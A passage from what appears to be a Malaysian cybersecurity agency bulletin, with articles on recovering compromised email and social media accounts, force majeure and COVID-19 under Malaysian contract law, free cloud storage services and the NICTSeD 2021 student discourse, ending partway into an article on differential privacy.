Email and social media accounts are essential communication tools and widely used either for business or personal matters. Other than able to effectively reach an intended audience, email and social media accounts carry information which are valuable to cybercriminals. The most crucial part is when the hacked account is closely linked to a user's online banking or federal tax records, making the recovery from any leaked information extremely time sensitive. Thus, it is highly recommended that the victim responds urgently in order to minimize the impact of stolen personal information, finances, and protect those around you.

According to **Radicati** (2016-2020) Email Statistic Report, nearly half of the worldwide population will be using email by end of 2020. An email address is often required for all forms of communication (i.e social media application and all types of e-commerce transactions).

However, what are the indicators of a compromised account and how does one address them? This article will discuss the current scenario on compromised accounts based on incidents received by Cyber999 service and best practices to recover compromised accounts.

## Statistics of account compromised

Facebook is the leading social network globally at 2.80 billion monthly active users. According to Statista, the most popular social media platforms in Malaysia in 2020 were Facebook, Instagram, Facebook Messenger and LinkedIn. Such a trend mirrored CYBER999 reporting that the most reported platforms were Facebook and Instagram.




Figure 1: Sum of social media accounts have been reported




Figure 2: Types of social media platforms

Out of 181 incidents reported in 2019, 69.6% reports were related to Facebook accounts having been compromised. As we can see, Facebook is still the highest reported platform in the following year. However, Instagram showed a significant increase in incidents in 2020 which was three times higher than the previous year. These reports were from the same complainants who reported both their platforms had been compromised.

Social media compromise is closely linked to hacked email accounts.

A complainant would lose access to his/her social media account as a result of compromised email access in the first place.

## Email

How do we know that an email account has been



compromised? There are few ways to verify if an email account is accessed by unauthorized individuals. Let's have a look at some tell-tale signs below.

The easiest way for a hacker to access an email account is to ask the account holder for his or her password. Phishing method is incredibly simple, costs next to nothing, and is very effective. Phishers often send links via email that look legitimate, but once clicked on, allow them to steal your information. The easiest way to avoid this type of attack is by not clicking any links or attachments. For example, "Your account has been compromised! Click here to reset your login and password."

If your existing password is no longer working, or if you are told that your password is wrong, it has probably been changed by a malicious player. You will also receive unexpected password reset emails, usually sent to secondary email addresses just like the ones which confirm a password modification.

These are some signs of unauthorized activity in email account such as email marked as read even if you're not read them. Emails moved to trash or forwarded to third party email address. Some hackers might just want to access whenever it suits them, to send spam or just to collect information.

Most email services allow their users to check login activity and the locations of the accounts which have been accessed from. If you noticed unknown IP addresses, devices or browsers, most probably someone is trying to take over the account.

Should anyone notice activities such as above, then it is an indication that the said email account could be compromised.

## Social Media

It is common to see social media linked to compromised account activity. Affected social media users may notice some unusual activity on their timeline posts upon sign-in to their account, such as something they never published, and the content usually look gibberish or doesn't sound anything like what the victim will normally post. The victim's friend may receive an odd message containing malware ad link or pretending to be the victim asking for personal information, even convincing them to transfer a certain amount of money. The victim may not notice an alert of

someone trying to log in to their account from an odd location under their notification.

Most often, if an attacker manages to get the right credential, the individual will attempt to access another social account of the same affected user. Hence, it is very important to not use the same credential to log in to every other social media or application platform.

Attackers may also go beyond fully compromising the account by changing profile name, profile picture and the registered email without the victim's knowledge. Cyber 999 statistics have shown that social media compromise is increasing. So what can a victim do if they encounter such a situation? Firstly, change your account credentials immediately and inform your network of friends or family regarding the suspected compromised activity.

It is also crucial to remind them not to open any suspicious link coming from the imposter as it may contain malware that could compromise their account and to not share any information that could be a resource for them to access the account through social engineering.

## Effects of Account Compromised

Owners of compromised accounts are likely to suffer catastrophic consequences from data breach, fraud activities to account/data sold to the third party, which may lead to illegal scams. After attackers successfully obtain a victim's account such as email, all the confidential and non-confidential data in the email will be leaked to cybercriminals. Sometimes such incidents happened even without the account owners realizing that their data was made available in the public or being sold to the third party. The consequence of email compromise could be even worse for corporate companies which may suffer huge reputation loss.

The next possibility is that if the email is connected to another user's social media account, attackers can use the email to reset password to access social media using the email. It is easy for the cybercriminals to compromise a social media account if the victim did not enable two-factor authentication (2FA). 2FA is a protection mechanism that provides users with two separate authentication variables to validate themselves. After acquiring the social media account, these attackers will conduct a fraud operation such as private message friends of the victim and try to impersonate him or her

as the account owner in order to elicit money from them.

The information which the attackers successfully obtained is then sold to a third party that is interested in the data. The data is usually uploaded onto their own platform for their prospective 'customer' to purchase the data. The types of leaked data that these 'customers' are generally interested in would be highly sensitive information such as personal data, credit card bank, etc., data that benefits them.

### Best Practices to avoid Account Compromise

Setting a strong and unique password along with 2FA (factor authentication) is so important for keeping safe social media account from intrusion. In addition, 2FA provides an additional layer of security but the code must not be shared with anyone whoever they claim to be.

Properly sign out from a shared device that a user logs into every time and make sure to

disable saved password if log in from a browser. A user is advised not to accept friend requests from people they do not know. One should also control or choose who can see their social media postings. Scammer send spam comments or tags that may contain malicious links.

Both Facebook and Google have a mechanism to perform a security check concerning security recommendations over the social media account under their purview.

Periodically check personal information which had been used for the account registration such as alternative email, phone number etc. If such information were found to be changed, and one can no longer gain access to the account, it is advisable to contact those service providers (Facebook, Instagram, Gmail) using the self-service tool. The self-service tool is one of the platforms that a user could directly report to the application provider on compromised account and abusive user. This will make it more effective for a service provider to communicate effectively with the respective user. Figure 3 describes the Best Practices of Account Compromised.

### Best Practices of Account Compromised




Figure 3: Best Practices of Account Compromised

### Conclusion

Users must not only know how to use email and social media applications in their daily activities, but they should also be aware on how to implement good cybersecurity practices. Nonetheless, users should know and learn how to secure their email and social media accounts, respectively. Valuable information

from compromised accounts are lucrative targets for cybercriminals to commit fraud such as scam, identity fraud etc. Users have to constantly follow best practices in securing email and social media accounts to lower the risk of being compromised. The best way to report abuse or compromise on email and social media is through the report link provided by each application in their reporting channel.

## References

---

1. <https://blog.avast.com/10-tips-protect-from-email-hack>
2. <https://www.kaspersky.com/resource-center/threats/what-to-do-if-your-email-account-has-been-compromised>
3. <https://www.searchenginejournal.com/facebook-account-compromised/285117/>
4. <https://www.saga.co.uk/magazine/technology/internet/online-security/5-signs-your-email-has-been-compromised>
5. <https://www.radicati.com/wp/wp-content/uploads/2016/03/Email-Statistics-Report-2016-2020-Executive-Summary.pdf>
6. <https://my.oberlo.com/blog/facebook-statistics>
7. <https://www.statista.com/statistics/883712/malaysia-social-media-penetration/>
8. <https://www.facebook.com/help/285695718429403>
9. <https://www.facebook.com/help/799880743466869>
10. <https://about.instagram.com/blog/tips-and-tricks/privacy-and-safety-tips-for-instagram>
11. <https://support.google.com/accounts/answer/46526?hl=en>

# Force Majeure Clause in an Agreement & Its Applicability to the Covid-19 Scenario

By | Nur Hannah M. Vilasmalar Abdullah & Hani Dayana Ismail

2020 will be remembered by most as the year COVID-19 virus brought the world to a halt. This pandemic created an unprecedented situation where millions of lives perished and a large proportion of the world's population forced to change their lifestyles. Gone are the days when people were free to roam around and mingle in public. Wearing face mask and avoiding physical contact (in public) seem to be the norm for the foreseeable future.

It is not just the lifestyle of the people that were affected by COVID-19. The business landscape also went through drastic changes as well. The economic uncertainty has resulted in business dealings unfulfilled or not properly concluded, while in more extreme situation saw companies being wound up with business owners as well as employees losing their livelihood.

When discussing business transaction, more often than not it will lead to this issue: whether COVID-19 could be a situation permitting a party to avoid fulfilling its part in a contractual obligation, due to inability to do so. In legal terms, would COVID-19 be deemed as a '*force majeure*'?

First, what is defined as '*force majeure*'? In a nutshell, it refers to an unforeseeable circumstance that prevents a party from fulfilling a contract<sup>1</sup>. Generally, a written contract or agreement will have a '*force majeure*' clause inserted as part of its content (to be agreed upon between the contracting parties). This clause in essence is drafted to cater for unforeseeable events that may render the parties' obligations under the contract impossible to be performed or fulfilled.<sup>2</sup>

Hence, a question that needs to be answered is this— would the inclusion of a '*force majeure*' clause (by default) absolve a party from fulfilling its contractual obligations simply due to the existence of a situation where one alleges to be the reason for the said failure? Unfortunately for the defaulting party, it is not that straight

forward of an answer, as it depends on the actual content of the clause. Therefore, it is pertinent that the wordings used in drafting this '*force majeure*' clause is to specify events where performance is either 'prevented', 'hindered', or 'delayed'.<sup>3</sup>

The question on whether COVID-19 falls under the definition of '*force majeure*' henceforth needs to be determined by way of perusing the content of written contracts/agreements entered into between parties. It could be argued that the inclusion of specific words such as 'disease', 'epidemic' or 'pandemic' would suffice to include COVID-19 pandemic.<sup>4</sup> In contrast, a blanket/general phrase or word such as 'acts of God' may not be sufficient to cover COVID-19. An act of God is "*an accident due to natural causes, directly and exclusively without human intervention, and which could not have been avoided by any amount of foresight and pains and care reasonably to be expected of*".<sup>5</sup>

A '*force majeure*' clause will not be read in isolation; it will be construed with the rest of the agreements' content. Should a contractual dispute be raised pertaining to '*force majeure*', the Malaysian Court of Law would deliberate on the underlying purpose of the contract (as decided in **Crest Worldwide Resources Sdn Bhd v Fu Sum Hou dan satu lagi**).<sup>6</sup> In the said High Court's ground of judgment, it was also mentioned that the Court would determine whether parties have taken any steps to mitigate the situation prior to invoking or alleging that '*force majeure*' clause has taken effect.<sup>7</sup> It is clear from this case that a defaulting party cannot simply raise the allegation to evade from fulfilling its part of the bargain. In invoking the defence of '*force majeure*', the link between non-performance of one's obligations under the contract and the '*force majeure*' event must be shown to render the performance as being hindered or impossible. Some contracts set out the pre-requisites and procedures in relying on

<sup>1</sup> <https://languages.oup.com/google-dictionary-en/>

<sup>2</sup> <https://www.mondaq.com/litigation-contracts-and-force-majeure/917170/covid-19-is-it-a-force-majeure-event-or-ground-for-frustration-of-contract>

<sup>3</sup> Ibid

<sup>4</sup> Ibid

<sup>5</sup> 8 Halsbury's Law of England (3rd Ed) at p 183

<sup>6</sup> [2019] MLJU 512

<sup>7</sup> Ibid

the '*force majeure*' clause, where typically the party relying on such clause is required to serve a notice to the other party of the occurrence of the '*force majeure*' event and agree to the types of events to be included within the clause; failing which the '*force majeure*' clause could not be successfully invoked.

What if there was no '*force majeure*' clause in the agreement to begin with? Should this be the case, parties may utilize any other applicable clauses in the agreement that have a similar effect. For example, if there is a 'material adverse change' clause instead, which provides for a party to an agreement the right to withdraw from concluding a deal should an adverse event take place.<sup>8</sup> It is however not a cut and dry situation on whether this 'material adverse change' clause would include COVID-19 pandemic as well, due to the lack of local judicial decisions on this matter.

In the absence of any similar clauses, reference could also be made to **Section 57(2) of the Contracts Act 1950** instead, which in essence recognises the doctrine of frustration which renders a contract void if performance of the contractual obligations becomes impossible or by reason of some event, impossible or unlawful.<sup>9</sup> Similar to, invoking a '*force majeure*' clause, it is not something as of right; the defaulting party needs to prove that the supervening event (i.e. COVID-19) resulted in change of circumstances which renders a fundamental or radical change in the contractual obligation originally undertaken resulting in performance of the contract becoming impossible or unlawful.<sup>10</sup>

Could the COVID-19 pandemic be a situation warranting a contract to be deemed void per **Section 57(2) of the Contracts Act 1950**? Local case law would suggest that any success on voiding an agreement by way of frustration would depend on whether the defaulting party is able to put forth an argument that the circumstances (i.e. existence of COVID-19) would render the performance of its contractual obligation to be impossible and not merely onerous.<sup>11</sup>

As COVID-19 pandemic is unprecedented in terms of its effect on contractual obligations, perhaps it would be prudent for the contracting parties to include the following safeguards :

- a. A clearly defined and properly constructed terms of '*force majeure*' which covers COVID-19 or similar situation, in contrast to a generally or broadly worded clause which may prove to be detrimental to the defaulting party that wishes to invoke the same; and
- b. An additional safety measure clauses such as 'material adverse change' clause, 'disclaimer' or 'exclusion' clause(es) can be inserted to include instances that may not fall under '*force majeure*'.<sup>12</sup> It would be highly advisable that the agreement be drafted and/or vetted by professionals rather than simply adapting a general template in order to avoid inconsistencies or worse, the clauses being ineffective in providing safeguards to the contracting parties.

In conclusion, reliance on '*force majeure*' clause could relieve parties from performing their obligations under a contract at the time of COVID-19, subject to the fulfilment of pre-requisites and procedures as set out in the contract. If the '*force majeure*' clause does not cover such event, the parties may rely on 'material adverse change' clause, whilst in the absent of these clauses, the contracting parties may seek to invoke the doctrine of frustration as provided in **Section 57(2) of Contracts Act 1950**.

<sup>8</sup> [https://www.zicolaw.com/wp-content/uploads/2020/04/005\\_BUSINESS\\_NAT\\_BIZD\\_26032020\\_DLY.pdf.pdf](https://www.zicolaw.com/wp-content/uploads/2020/04/005_BUSINESS_NAT_BIZD_26032020_DLY.pdf.pdf)

<sup>9</sup> Act 136

<sup>10</sup> <https://www.internationallawoffice.com/Newsletters/Projects-Construction-Infrastructure/Malaysia/SKRINE/COVID-19-and-construction-projects-what-you-need-to-know-and-what-you-can-do-now>

<sup>11</sup> Malaysian Federal Court's decision in Pacific Forest Industries Sdn Bhd & Anor v Lin Wen-Chih & Anor [2009] 6 MLJ 293

<sup>12</sup> [https://www.zicolaw.com/wp-content/uploads/2020/04/005\\_BUSINESS\\_NAT\\_BIZD\\_26032020\\_DLY.pdf.pdf](https://www.zicolaw.com/wp-content/uploads/2020/04/005_BUSINESS_NAT_BIZD_26032020_DLY.pdf.pdf)



## What is Cloud Storage?

Cloud storage is an off-site location that allows users to save data and files either through the public Internet or a dedicated private network connection. The third-party cloud provider is the host and will be responsible for the data that are transferred off-site for storage. They must ensure the server and associated infrastructure of the off-site location are secured, well managed, and maintained as well as accessible to the data whenever a user needs it [1].

There are 3 main types of cloud storage namely public, private and hybrid cloud storage [2][3].

- a. **Public cloud storage** provides a multi-tenant storage environment that are accessible via the Internet and can be used by anyone. Public cloud storage hardware, applications and network are managed and fully maintained by the cloud service provider.
- b. **Private cloud storage** is dedicated solely to an organization within a protected environment behind a firewall. Only a user or organization who owns the private cloud is allowed to use the service. This optimum / type of cloud is recommended for those who needs to customize and have full control over their data with strict data security or regulatory requirements. The organization requires their own administrator to manage their private cloud. The administrator is also required to provide a physical server to build and host the private cloud.
- c. **Hybrid cloud storage** comprises an environment that uses both public and private clouds. This option is more flexible whereby users could keep all sensitive data inside the organization's network by using private cloud while less sensitive data and services can be hosted outside the organization's network by using public cloud. However, the private cloud will need to be maintained internally by the organization including hardware, applications and network, while public cloud can be managed and maintained by an external cloud service provider.

## Free Cloud Storage

Every electronic device such as phone, computer or laptop has their own storage capacity limit. In many cases, people tend to accumulate large amounts of data (e.g documents, photos and videos) that they run out of storage on their device. With cloud storage, people can upload data to a third-party storage which is hosted in the cloud, therefore, freeing up storage capacity in their cloud.

The following are cloud storage options which allow one to store data (e.g documents, photos and videos) for free:

### a. Google Drive

Google Drive is a cloud storage developed by Google. Google Drive allows users to store files on their servers, synchronize files across devices, and share files. In addition, Google Drive offers apps with offline capabilities to access multiple platforms (e.g phone, notebook, Windows and Mac OS) Google Drive provides 15 GB of free storage. Users can change privacy settings for individual files and folders, including enabling sharing with other users or making content public [4].

#### Pros

- 15 GB of free storage.
- User-friendly interface.
- Compatible with Microsoft Office.

#### Cons

- User required to pay to upgrade plan for storage over 15 GB.

### b. Dropbox

Dropbox is a file hosting service, also known as "cloud storage" service. It is one of the oldest and most popular cloud storage services in use today, though there are many alternatives, including Google Drive, Microsoft OneDrive, and Apple iCloud.

Dropbox offers a free plan that includes 2 GB of storage. Users can use Dropbox links to share files and folders with other people without sending large attachments [5].

**Pros**

- Offline working capabilities.
- Ease of access over multiple platforms.

**Cons**

- Unable to edit document in real time.

**c. Apple iCloud**

Released by Apple Inc. in 2011, Apple iCloud presently has more than 850 million users. It is a freeware that provides 5 GB free storage for new users. One can later upgrade the plan to opt for storage of 50 GB, 200 GB or 2TB, respectively.

To run iCloud on your system, you either need iOS 5.x (or later) or a Mac using OS X Lion 10.7 (or later). With your Apple ID, you can easily access iCloud on the go. It can be used to sync your photos, files, music, contacts, eBooks, and almost every other kind of data. However, its lack of compatibility with other operating systems (such as Android), makes it less convenient for users since it can't be used on other devices. When compared iCloud vs Others, the latter has a wide range of compatibility [6].

**Pros**

- iCloud works seamlessly with all the leading iOS and Mac devices.
- Can access it from a dedicated website or app.

**Cons**

- Lack of compatibility with Android and other operating systems.

**d. Microsoft OneDrive**

OneDrive by Microsoft is probably one of the most extensively used cloud storage platforms in the market. Previously known as Sky Drive, it supports 107 languages. Users often compare OneDrive to Dropbox and iCloud, as they share plenty of similar features. As of now, OneDrive provides 5 GB free storage, which can be increased by upgrading to its premium account to a max of 6 TB.

One of the best things about OneDrive is its seamless connectivity with Office 365. You can easily sync your other Microsoft apps with it, which makes it edge out iCloud. Additionally, OneDrive is compatible with almost every major OS. It has a dedicated

app for Android, iOS, and Windows devices. You can easily create a dedicated OneDrive directory on your system or use its native website to manage your data [7].

**Pros**

- A wide range of plans and customization.
- Seamless integration with Office 365.
- Has a dedicated app for every leading OS.
- Able to manage everything in one place using Microsoft account.

**Cons**

- Limited document size support. Microsoft does not support files over 15 GB in OneDrive for Business. For larger files, you may need to use a compression utility.

## Advantages of Cloud Storage

---

Instead of saving storage capacity, cloud storage can also act as backup platform. For individual or company considering moving their backups from on-premise disk to cloud storage, here are some advantages highlighted for utilizing cloud storage service [8][9]:

**1. Cost**

Cloud storage services can reduce the cost for purchasing physical storage which can be expensive. In addition to having a smaller foot print physical storage, cloud storage can also reduce overhead expenses including utility and manpower to manage and maintain the storage.

**2. Usability and accessibility**

The cloud storage interface comes with user-friendly drag and drop features. These features also allow users to upload to the storage similar to accessing Local Files and Folders on a user's computer. As long as there is Internet connection, the files can be accessed from anywhere using a computer or any other device.

**3. Recovery**

Should local hard drive or hardware malfunction, cloud storage can act as a data backup. It can also act as a backup solution for any local storage collapse and loss of data.

#### 4. Synchronization and Updating

Every time changes are made in files in cloud storage, it will be synced and updated. However, to have access to the files, good Internet connection is needed.

#### 5. Security

Cloud storage have their own security features to ensure the files are safe. There is an additional layer of security on their services to deny people without privilege to access the files. Cloud storage provider also have multiple servers as backup if data centres of the storage provider are compromised or destroyed.

#### 6. Scalable and Flexible

If the storage is not enough, a user has an option to upgrade his or her current storage plan. By allowing upgrade, a cloud storage provider will increase the storage capacity without user moving the existing data from current storage to a new storage.

### Conclusion

Cloud storage is a growing trend for storing information on a remote database instead of on your computer's hard drive or other local storage. The cloud makes it easy to access data from any location with Internet access. It even allows file sharing remotely with several people at the same time.

With cloud storage, there is no more hassle of having to carry physical hard drive devices around and worrying about data loss. Cloud storage is therefore convenient and more flexible in terms of cost, usability, accessibility, and security. With Internet connection between your device and storage database, you can access your data anytime and anywhere [10].

### References

1. *Cloud Storage*. Retrieved from <https://www.ibm.com/cloud/learn/cloud-storage>
2. *What is Cloud Storage?*. Retrieved from <https://searchstorage.techtarget.com/definition/cloud-storage>
3. *What's the difference between public, private and hybrid cloud?*. Retrieved from <https://blog.highq.com/enterprise-collaboration/whats-difference-public-private-hybrid-cloud>
4. *Google Drive*. Retrieved from [https://en.wikipedia.org/wiki/Google\\_Drive](https://en.wikipedia.org/wiki/Google_Drive)
5. *What is Dropbox?* Retrieved from <https://www.businessinsider.com/what-is-dropbox>
6. *What is iCloud?*. Retrieved from <https://support.apple.com/en-my/guide/icloud/mm74e822f6de/icloud>
7. *One Drive Wiki*. Retrieved from [https://en.wikipedia.org/wiki/Microsoft\\_OneDrive](https://en.wikipedia.org/wiki/Microsoft_OneDrive)
8. *10 Advantages and Disadvantages of Cloud Storage*. Retrieved from <https://www.promax.com/blog/10-advantages-and-disadvantages-of-cloud-storage>
9. *10 Benefits of Using Cloud Storage*. Retrieved from <https://cloudacademy.com/blog/10-benefits-of-using-cloud-storage>
10. *How Cloud Storage Works* <https://computer.howstuffworks.com/cloud-computing/cloud-storage.htm>

# NICTSeD 2021 (Virtual Discourse)

By | Elina Abdul Mubin

**CyberSecurity Malaysia**, the national cyber security specialist and technical agency under the purview of the Ministry of Communications and Multimedia, is promoting good digital citizenship amongst students and youth by extending Malaysia's *Rukun Negara* principles into cyber space under the National Cyber Ethics Initiative Framework. The initiative forms the core theme of **National ICT Security Discourse (NICTSeD)**, where participating students are taught to uphold good moral citizenship in line with Rukun Negara when navigating, interacting, and transacting online.

**NICTSeD or National ICT Security Discourse - CyberSAFE™ Challenge Trophy** is Malaysia's first national cyber security school discourse initiated and organised by CyberSecurity Malaysia, in collaboration with the Ministry of Education (MOE) Malaysia. Since its inception in 2013, the program has successfully achieved its goal of disseminating knowledge on cyber security that captivates interests of students and teachers. The national implementation of **Higher Order Thinking Skills (HOTS)**, is part of the Malaysia Education Blueprint 2013-2025 plan to develop students to think critically and creatively. Ultimately, the goal is to create generations of resilient students who can handle future challenges of the working world.

The main objective of **NICTSeD** is to encourage creative and critical thinking among its participants on current Internet and technological issues. The discourse also discusses ways to overcome online risks and challenges, apart from training teachers and students to become smart and ethical Internet users along the way. Students will be immersed in a two-day workshop held by industry players on topics related to cyber safety awareness, presentation skills and discourse strategies. This will prepare students for the future, when facing similar scenarios in a corporate setting.

**NICTSeD** is one of the main activities under the CyberSAFE™ Program. Since 2013, the event had been held in a physical setting and became an annual highlight event on every school's calendar. Due to the COVID-19 pandemic, Movement Control Orders (MCO) imposed since March 2020 had resulted in restricted movements and gatherings nationwide.

Consequently, **NICTSeD 2020** had to be postponed. Nevertheless, in compliance with standard operating procedures (SOP) released by the Ministry of Education - to always ensure students' safety, CyberSecurity Malaysia decided to embark on a new approach for **NICTSeD 2021**.



In 2021, the committee planned a “new concept” for **NICTSeD 2021 (Virtual Discourse)**. The objective for this year's competition was to elevate awareness, knowledge, and critical thinking among participants towards building a digitally fluent cyber society. The objectives are as below:

- **Cultivate** a proactive culture of cyber safety among participants.
- **Facilitate** an open, constructive, and independent discussion on cyber safety and security issues.
- **Galvanize** participants to become ambassadors and advocates for cyber safety
- **Create** a talent pool of future cyber security professionals to safeguard our cyberspace.

**NICTSeD 2021 (Virtual Discourse)** aims to increase our youth's participation in disseminating cyber security knowledge while inculcating better understanding of cyber safety culture among them. The program seeks to impart knowledge to identify, detect, prevent, respond and be proactive towards cyber safety issues.

The virtual discourse concept improves online learning processes by providing new forms of discourses and facilitating students to reflect on what they read and the insights they gain through their responses. This leads to good reflective online discussions whereby students can gain



knowledge and improve their communication and interpersonal skills.

As Malaysians embrace a digital lifestyle, our children remains the most vulnerable to threats and risks associated with it. According to a 2019 UNICEF report, the dangers posed by online violence including cyber-bullying and harassment reached worrying levels internationally. About 22.8% of children claimed they were harassed into engaging in unwanted and sexually explicit conversations online; while 17.6% were asked to send explicit image of themselves. The report recommended parents to provide support and supervise their children more closely in today's digital age. This can be done by integrating social media knowledge into parenting programs to build their digital literacy skills.

**NICTSeD 2021 (Virtual Discourse)** is open to all secondary school students in Malaysia. CyberSecurity Malaysia, through its CyberSAFE Program in Schools, along with collaboration with the Ministry of Education Malaysia, is committed to enforce effective policies and initiatives to increase awareness and adoption of digital etiquette among Malaysians. More digital leaders are required in schools to ensure students are well informed on ways to stay safe online.

The 7th **NICTSeD** in 2019 attracted 152 secondary schools nationwide. The schools participated in state-level competitions, from which 16 schools with a total of 80 students progressed through elimination rounds. In the grand final, Sekolah Sultan Abu Bakar, Pahang, emerged victorious after impressing a panel of distinguished judges with their eloquent discourse and well-delivered key points. The winning team was awarded with a CyberSAFE challenge trophy, certificates of participation and a cash prize of RM5,000.



Hence, this year's virtual discourse concept poses a unique form of implementation in comparison to previous years. For **NICTSeD 2021 (Virtual Discourse)**, participating schools must submit a video entry based on a given topic for the qualifying round. All 14 states will nominate 5 teams each, which brings to a total of 70 teams, while 11 teams will be 'wild card' entries chosen by the central committee based on merit. Overall, 81 teams will participate in the opening round. All rounds are knock-out rounds.

From the opening rounds, winning teams will qualify for octofinals. A total of 27 teams will emerge from octofinals to proceed to quarterfinals. From there, 9 winning teams will qualify for the semi-finals, and 3 teams for the grand final.

Cyber safety education must start early so children can learn about safe online behaviour in order to become responsible digital citizens of the future. **NICTSeD** represents an excellent platform for youth to deliberate on real cyber security issues and understand potential cyber-threats and value the importance of a safe and ethical Internet environment. The organizing of NICTSeD is also in keeping with the objectives of the Malaysian Chapter for Safer Internet Day 2021 through its *#myETiKAsiber* campaign, whereby the goal is to build positive online attributes of SELF and SPACE with Cyber Ethics. The campaign emphasizes on inculcating a good cyber ethics culture and adherence to *Rukun Negara*. It also aims to galvanize public and private organisations to become implementors and advocate programs based on these objectives.

Given the precarious situation of COVID -19 as well as the enforcement of SOPs particularly involving the safety and health of school children, the implementation of **NICTSeD 2021 (Virtual Discourse)** will continue until the health situation improves and for the Ministry of Education to allow physical events.



# Differential Privacy To Preserve Personal Data

By | Mayasarah Maslizan, Naqliyah Zainuddin & Abdul Alif Zakaria

## Overview

In the eyes of a data scientist, every moment of your life is a data point. Details that we sometimes take for granted, such as the brand of garments we wear or the number of times we post on social media, can be used by them to deduce our actions and intentions. Multinational companies use these insights to try to influence or regulate our lives at the expense of revealing or even manipulating our personal information. As privacy concerns mount, differential privacy becomes an important concept in guiding our societies to move beyond the current era of invasive surveillance. Differential privacy is about collecting and using data while preserving privacy using a specific algorithm to analyze a dataset and compute statistics from it. The algorithm used is differentially private in such a way that by looking at the output, one cannot tell whether an individual's data was included in the original dataset or not.

## How Does It Work?

Differential privacy represents a broad concept that can be applied in a variety of fields other than training algorithms. It was created in response to privacy concerns on data analysis. If your data is included in a database under normal circumstances, it can result in breaches of your privacy. Even if your data has been anonymized and identifiers (e.g., name, IC number, mobile number, etc.) removed, it can still be linked back to your identity through statistical analysis. The underlying concept of differential privacy is that one cannot infringe on a person's privacy if their data is not in the database. A system is differentially private when the data is structured in such a way that it is impossible to tell whether or not a specific subject participated [1]. When these criterion are met, the data cannot be traced back to individuals, ensuring that their privacy is protected.

Differential privacy is accomplished using a combination of complex methods requiring a great deal of statistical analysis. In essence, they

add a calculated amount of noise (random data) into the database. Although the relationship between the person and data points is obscured, the data is still reliable enough to be useful in certain cases since it is collected in a controlled manner. The amount of noise required will be determined by the number of people in the database. To keep personal details confidential, the database cannot depend on a single person too much. When there are fewer people in a database, more noise must be added to protect them [2]. Putting a huge amount of noise into the data will eliminate privacy risks. However, it will also reduce its accuracy and usefulness.

As a privacy preserving technique (PPT), differential privacy is divided into global differential privacy (GDP) and local differential privacy (LDP). GDP employs a trusted curator to apply calibrated noise to produce differential privacy. In differential privacy, the database owner is known as trusted curator or also known as a data holder/data user. As the curator needs to know the real data; the data owner has to trust the curator to process it. Then, the curator could in turn share the processed results with third parties as shown in Figure 1 [3]. On the other hand, in LDP, data owners perturb their data before releasing them, thus avoiding the need for a trusted third party while guaranteeing better privacy. In this model, while there is still a curator, they no longer have access to the real data.




Figure 1: Global vs. Local Differential Privacy

## Importance of Differential Privacy

